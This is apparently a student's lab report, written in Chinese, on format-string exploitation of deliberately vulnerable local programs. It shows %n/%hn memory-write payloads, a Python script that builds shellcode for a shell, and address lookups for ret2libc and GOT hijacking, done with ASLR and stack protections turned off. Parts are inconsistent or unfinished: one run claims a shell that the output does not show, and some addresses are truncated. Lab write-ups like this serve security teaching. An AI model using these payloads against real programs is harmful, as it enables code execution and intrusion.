

信息系统安全lab1

零、环境配置

```
sudo sysctl -w kernel.randomize_va_space=0 //关闭ASLR
gcc -fno-stack-protector prog1.c
gcc -z execstack -o prog1 prog1.c
```

一、针对prog1，完成以下任务

改变程序的内存数据：将变量 var 的值，从 0x11223344变成 0x66887799；变成0xdeadbeef。

1.环境配置

```
sudo sysctl -w kernel.randomize_va_space=0 //关闭ASLR
gcc -fno-stack-protector prog1.c
gcc -z execstack -o prog1 prog1.c
```

2.输入%s段崩溃

```
./prog1
%s%s%s%s%s
```

```
[06/12/23]seed@VM:~/.../code$ ./prog1
Target address: bfffed54
Data at target address: 0x11223344
Please enter a string: %s%s%s%s%s
Segmentation fault
```

3.利用%x打印栈中数据

```
./prog1
%x.%x.%x.%x.%x.%x
```

```
[06/12/23]seed@VM:~/.../code$ ./prog1
Target address: bfffed54
Data at target address: 0x11223344
Please enter a string: %x.%x.%x.%x.%x.%x
63.b7f1c5a0.b7fd6990.b7fd4240.11223344.252e7825
Data at target address: 0x11223344
```

看到存放0x11223344的目标地址在第五个%x处

4.使用%n改变内存的值

之前已经得到0x11223344在第五个%x处，且得到目标地址是0xbfffed54，由此将地址写入文件之中，直接从文件中输入。看看0xbfffed54能否被修改输出。

```
echo $(printf "\x54\xed\xff\xbf").%x.%x.%x.%x.%x.%x > input.txt
./prog1 <input.txt
```

```
[06/12/23]seed@VM:~/.../code$ echo $(printf "\x54\xed\xff\xbf").
%x.%x.%x.%x.%n > input.txt
[06/12/23]seed@VM:~/.../code$ ./prog1 <input.txt
Target address: bfffed54
Data at target address: 0x11223344
Please enter a string: T000.63.b7f1c5a0.b7fd6990.b7fd4240.112233
44.
Data at target address: 0x2c
```

成功将目标地址的值修改为0x2c，正好是已经输出的44个字符的长度。


5.将目标地址的值改成0x66887799

使用两个%hn快速修改target的值，每个部分各两个字节，低端字节地址是0xbffed54，需要改成0x7799；高端字节地址是0xbffed56，需要改成0x6688。

$$0x6688=26248 ; 26248-44=26204;$$


0x7799=30617; 30617-26248=4369;

```
echo $(printf "\x56\xed\xff\xbf@@@\x54\xed\xff\xbf")
%.8x%.8x%.8x%.8x%.26203x%hn%.4369x%hn > input.txt
./prog1 <input.txt
```



7.将内存的值改成0xdeadbeef

```
echo $(printf "\x56\xed\xff\xbf@@@\x54\xed\xff\xbf")
%.8x%.8x%.8x%.8x%.56960x%hn%.57410x%hn > input.txt
```



二、针对prog2 完成以下任务：

- (1) **开启** Stack Guard 保护，并**关闭**栈不可执行保护，通过shellcode 注入进行利用，获得 shell；
- (2) **开启** Stack Guard 保护，并**开启**栈不可执行保护，通过ret2lib 进行利用，获得 shell（可以通过调用system("/bin/sh")）；（提示：需要查找 ret2lic 中的 system函数和"/bin/sh"地址）；

以上任务需要关闭ASLR。

(1)

1.环境配置

```
sudo sysctl -w kernel.randomize_va_space=0 //关闭ASLR
gcc -fstack-protector -z execstack -o prog2 prog2.c //开启Stack Guard，关闭栈不可执行保护
```

```
[06/12/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[06/12/23]seed@VM:~/.../code$ gcc -fstack-protector -z execstack -o prog2 prog2.c
prog2.c: In function 'fmtstr':
prog2.c:20:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(str);
    ^
[06/12/23]seed@VM:~/.../code$
```

2.创建input文件并运行查看地址

```
echo "" > input
./prog2
```

```
[06/12/23]seed@VM:~/.../code$ echo "" > input
[06/12/23]seed@VM:~/.../code$ ./prog2
The address of the input array: 0xbfffed04
The value of the frame pointer: 0xbfffece8
The value of the return address(before): 0x08048602

The value of the return address(after): 0x08048602
[06/12/23]seed@VM:~/.../code$
```

3.将恶意代码地址放在input array中，这里选定0xbfffed04+0x90的地方，将ret (ebp+4) 填充为我们恶意代码的地址。

构造payload:

```

1  #!/usr/bin/python3
2  import sys
3
4  # This shellcode creates a local shell
5  local_shellcode= (
6      "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
7      "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
8      "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
9  ).encode('latin-1')
10
11
12  N = 200
13  # Fill the content with NOP's
14  content = bytearray(0x90 for i in range(N))
15
16  # Put the code at the end
17  start = N - len(local_shellcode)
18  content[start:] = local_shellcode
19
20
21  # Put the address at the beginning
22  addr1 = 0xbfffece   #ece8+6
23  addr2 = 0xbfffece   #ece8+4
24  content[0:4] = (addr1).to_bytes(4,byteorder='little')
25  content[4:8] = ("@@@").encode('latin-1')
26  content[8:12] = (addr2).to_bytes(4,byteorder='little')
27
28  # Calculate the value of C
29  small = 0xbfff -12-15*8
30  large = 0xed94 -0xbfff
31
32  # For investigation purpose (trial and error)
33  s = "%.8x"*15 + "%." +str(small) + "x%hn%." +str(large)+"x%hn"
34
35  #s = "%.8x"*C + "%." + str(small) + "x" + "%hn" \
36  #      + "%." + str(large) + "x" + "%hn" + "\n"
37  fmt = (s).encode('latin-1')
38  content[12:12+len(fmt)] = fmt
39
40  # Write the content to badfile
41  file = open("input", "wb")
42  file.write(content)
43  file.close()
44
45

```

4.运行

```

python3 2_1.py
./prog2
whoami

```

得到结果如下，成功得到shell！


```
[06/12/23]seed@VM:~/.../code$ ./prog2
Segmentation fault
[06/12/23]seed@VM:~/.../code$
```

3.创建一个input文件后能运行如下:


```
echo "" > input
./prog2
```

```
[06/12/23]seed@VM:~/.../code$ echo "" > input
[06/12/23]seed@VM:~/.../code$ ./prog2
The address of the input array: 0xbfffed04
The value of the frame pointer: 0xbfffece8
The value of the return address(before): 0x08048602

The value of the return address(after): 0x08048602
[06/12/23]seed@VM:~/.../code$
```

4.用ldd命令查看引用的libc, 查看libc中system () 函数和字符串的偏移

```
ldd prog2
readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
strings -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
```




```
LM's Ubuntu(16.04)from Teacher - VMware Workstation
Workstation
Terminal
File Edit View Search Terminal Help
The value of the frame pointer: 0xbfffece8
The value of the return address(before): 0x08048602
The value of the return address(after): 0x08048602
[06/12/23]seed@VM:~/.../code$ ldd prog2
linux-gate.so.1 => (0xb7ffe000)
/home/seed/lib/boost/libboost_program_options.so.1.64.0 (0xb7f7d000)
/home/seed/lib/boost/libboost_filesystem.so.1.64.0 (0xb7f61000)
/home/seed/lib/boost/libboost_system.so.1.64.0 (0xb7f5b000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7d8e000)
libstdc++.so.6 => /usr/lib/i386-linux-gnu/libstdc++.so.6 (0xb7c17000)
libgcc_s.so.1 => /lib/i386-linux-gnu/libgcc_s.so.1 (0xb7bfa000)
libpthread.so.0 => /lib/i386-linux-gnu/libpthread.so.0 (0xb7bdd000)
/lib/ld-linux.so.2 (0x80000000)
libm.so.6 => /lib/i386-linux-gnu/libm.so.6 (0xb7b87000)
[06/12/23]seed@VM:~/.../code$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
245: 00112d60 68 FUNC GLOBAL DEFAULT 13 svcerr_systemerr
627: 0003ada0 55 FUNC GLOBAL DEFAULT 13 __libc_system@@GLIBC_2.0
1457: 0003ada0 55 FUNC WEAK DEFAULT 13 system@@GLIBC_2.0
[06/12/23]seed@VM:~/.../code$ strings -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
15b82b /bin/sh
[06/12/23]seed@VM:~/.../code$
```

得到system()函数偏移为0x003ada0，字符串"/bin/sh"偏移为0x15b82b

5.使用gdb查看libc加载后的实际基址

```
gdb prog2
b main //设置断点在main函数
run //运行
info proc mappings //查看libc加载后的实际基址
```

(我觉得应该还有一个是找15 的位置 (之后可以再补充))

三、针对prog2，完成以下任务：

开启 Stack Guard 保护，并**开启**栈不可执行保护，通过 GOT 表劫持，调用 win 函数。以上任务，需**开启** ASLR

1.实验环境配置

```
sudo sysctl -w kernel.randomize_va_space=2 //开启ASLR
gcc -fstack-protector -z noexecstack -o prog2 prog2.c //开启Stack Guard和栈不可执行保护
```

```
[06/12/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[06/12/23]seed@VM:~/.../code$ gcc -fstack-protector -z noexecstack -o prog2 prog2.c
prog2.c: In function 'fmtstr':
prog2.c:20:5: warning: format not a string literal and no format arguments [-Wformat-security]
    printf(str);
    ^
[06/12/23]seed@VM:~/.../code$ gdb prog2
```

2.用gdb获得函数地址

```
gdb prog2
p &win
```

```
gdb-peda$ p &win
$1 = (<text variable, no debug info> *) 0x804850b <win>
```

3.使用objdump查看printf函数的got表地址

```
objdump -R prog2
```

```
[06/12/23]seed@VM:~/.../code$ objdump -R prog2


prog2:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET      TYPE          VALUE
08049ffc R_386_GLOB_DAT  gmon_start
0804a00c R_386_JUMP_SLOT printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT __stack_chk_fail@GLIBC_2.4
0804a014 R_386_JUMP_SLOT fread@GLIBC_2.0
0804a018 R_386_JUMP_SLOT puts@GLIBC_2.0
0804a01c R_386_JUMP_SLOT __libc_start_main@GLIBC_2.0
0804a020 R_386_JUMP_SLOT fopen@GLIBC_2.1

[06/12/23]seed@VM:~/.../code$
```

